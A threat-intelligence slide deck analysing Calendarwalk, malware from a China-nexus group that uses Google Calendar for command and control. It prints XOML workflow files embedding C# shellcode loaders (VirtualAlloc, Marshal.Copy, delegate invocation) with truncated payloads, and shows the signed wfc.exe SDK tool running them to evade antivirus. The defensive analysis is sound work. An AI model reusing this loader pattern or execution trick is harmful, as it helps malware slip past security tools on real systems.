TEAMT5

2025/08/12

Google Calendar as C2 infrastructure
A China-nexus Campaign with Stealthy Tactics

Tim Chen CTI researcher
Still Hsu CTI researcher

whoami

- Tim Chen
  - Threat Intelligence Researcher @ TeamT5
  - Focus on APT research in APAC

- Still Hsu
  - Azaka Sekai (安坂星海); they/them
  - Threat Intelligence Researcher @ TeamT5

Agenda

- Introduction
- Technical Analysis
- Related Findings
- Conclusion


Introduction

Amoeba’s Profile

- China-nexus APT group; overlap with APT41, Earth Baku
- Target area (2024~2025): Asia-Pacific (especially East, Southeast, South Asia)
- Recently focused on Government entities and IT firms
- Recent used malware
  - Cobalt Strike Beacon
  - Chatloader (aka StealthVector, DodgeBox)
  - Tabbywalk (aka DUSTTRAP, MoonWalk)
  - Voldemort RAT
  - Calendarwalk (aka TOUGHPROGRESS)

Abuse of LOTS and LOLBins

- Amoeba adopted tactics to obscure their malware footprint in recent years, particularly through the use of LOTS (Living Off Trusted Sites) and LOLBins (Living Off the Land Binaries and Scripts)



Cobalt Strike Beacon C2

Cloudflare workers

2021

2022/03

Google Document

Natwalk dead-drop resolver

Tabbywalk C2

Google Drive

2024/02

2024/08

Google sheet

Voldemort C2

Calendarwalk C2

Google calendar

2024/10

We are here


2024/12

New Calendarwalk sample in XOML format

Technical Analysis

Calendarwalk Sample - regedit.exe.xoml

- `regedit.exe.xoml` - Windows Workflow Foundation XOML format
- Same LOLBins technique was published in Chinese cybersecurity community in August 2024
  - Title: Sharp4XOMLLoader：通过执行XOML文件代码绕过安全防护
    - Translated as “Sharp4XOMLLoader: Bypassing security protection by executing XOML file”



Sharp4XOMLLoader：通过执行XOML文件代码绕过安全防护

dot.Net安全矩阵 发表于 安徽 安全工具 688浏览 · 2024-08-27 04:14


Sharp4XOMLLoader.exe是一款用于执行嵌入在XOML中.NET代码的工具。由于该程序出自于.NET SDK包，因此自带微软的数字签名，能够有效的绕过杀毒软件的监控，执行潜在的恶意代码，同时，该技术利用了XOML的合法性以及系统中对白名单程序的高度信任，使得恶意代码的执行更加隐蔽，难以被检测和阻止。

https://xz.aliyun.com/news/14870


XOML Loading Mechanism

- Calendarwalk XOML shares some strings with the example XOML in Sharp4XOMLLoader's blog

Sharp4XOMLLoader XOML




```
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name="foobarx"
 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
 xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
  <SequentialWorkflowActivity Enabled="False">
  </SequentialWorkflowActivity>
</SequentialWorkflowActivity>
```



```
public Sharp4XOMLLoader() {
byte[] shellcode = System.Convert.FromBase64String("/EiD5PDowAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArC
System.IntPtr addr = VirtualAlloc(System.IntPtr.Zero, shellcode.Length, 0x3000, 0x40);
System.Runtime.InteropServices.Marshal.Copy(shellcode, 0, addr, shellcode.Length);
}
```

Calendarwalk XOML




```
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name="foobarx"
 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
<SequentialWorkflowActivity Enabled="False">
  <x:Code>
    <![CDATA[
      public class gq : SequentialWorkflowActivity {
        public gq() {
            byte[] JWJV = System.Convert.FromBase64String("SIvESIlYCEiJaBBIiXAYSIl4IEFWSIPsIGVIiwQlYAAAAEiLSBh
            System.IntPtr addr = VirtualAlloc(System.IntPtr.Zero, JWJV.Length, 0x3000, 0x40);
            System.Runtime.InteropServices.Marshal.Copy(JWJV, 0, addr, JWJV.Length);
            Acdi ZCVR = System.Runtime.InteropServices.Marshal.GetDelegateForFunctionPointer(addr, typeof(Acdi)
            ZCVR();
            Environment.Exit(0);
        }
```

<x:Code> for malicious code execution

As for the “loader” itself…


Sharp4XOMLLoader

- We found `Sharp4XOMLLoader.exe` in the wild
- `Sharp4XOMLLoader.exe` is identical to `wfc.exe` from the Windows SDK



C:\Windows\System32\cmd.exe


```
[redacted]>Sharp4XOMLLoader.exe /debug:- Shellcode.xoml
Microsoft (R) Windows Workflow Compiler version 4.8.3928.0
Copyright (C) Microsoft Corporation. All rights reserved.

[redacted]s>Microsoft Windows [版本 10.0.19045.4780]
(c) Microsoft Corporation。保留所有权利。

[redacted]_
```



from Windows 10 SDK

```
Microsoft (R) Windows Workflow Compiler version 4.8.3928.0
Copyright (C) Microsoft Corporation. All rights reserved.


               Windows Workflow Compiler Options

wfc.exe <Xoml file list> /target:assembly [<vb/cs file list>] [/language:...]
        [/out:...] [/reference:...] [/library:...] [/debug...] [/nocode...]
        [/checktypes...] [/resource:<resource info>]

                         - OUTPUT FILE -
/out:<file>                 Output file name
/target:assembly            Build a Windows Workflow assembly (default).
                            Short form: /t:assembly
/target:exe                 Build a Windows Workflow application.
                            Short form: /t:exe
/delaysign[+|-]             Delay-sign the assembly using only the public portion
                            of the strong name key.
/keyfile:<file>             Specifies a strong name key file.
/keycontainer:<string>      Specifies a strong name key container.

                         - INPUT FILES -
<Xoml file list>            Xoml source file name(s).
<vb/cs file list>           Code-beside file name(s).
/reference:<file list>      Reference metadata from the specified assembly file(s).
                            Short form is '/r:'.
/library:<path list>        Set of directories where to lookup for the references.
                            Short form is '/lib:'.
/resource:<resinfo>         Embed the specified resource. Short form is '/res:'.
                            resinfo format is <file>[,<name>[,public|private]].

Rules and freeform layout files must be embedded as assembly resources.
The resource name is constructed by using the namespace and type name
of the activity. For example, an activity named "MyActivity" in namespace
"WFProject" would require resource names "WFProject.MyActivity.rules"
and/or "WFProject.MyActivity.layout".

                         - CODE GENERATION -
/debug[+|-]                 Emit full debugging information. The default is '+'.
/nocode[+|-]                Disallow code-beside model.
                            The default is '-'. Short form is '/nc:'.
/checktypes[+|-]            Check for permitted types in wfc.exe.config file.
                            The default is '-'. Short form is '/ct:'.

                         - LANGUAGE -
/language:[cs|vb]           The language to use for the generated class.
                            The default is 'CS' (C#). Short form is '/l:'.
/rootnamespace:<string>     Specifies the root Namespace for all type declarations.
                            Valid only for 'VB' (Visual Basic) language.
                            Short form is '/rns:'.

                         - MISCELLANEOUS -
/help                       Display this usage message. Short form is '/?'.
/nologo                     Suppress compiler copyright message. Short form is '/n'.
/nowarn                     Ignore compiler warnings. Short form is '/w'.
```

Execution Flow (XOML ~ Third stage)



regedit.exe.xoml


- Base64 decode payload

second-stage shellcode


- LZNT1 decompress payload
- API hash with `mul83_add`

third-stage DLL

- XOR decrypt payload
- API hash with `mul21_add`
- Special payload structure



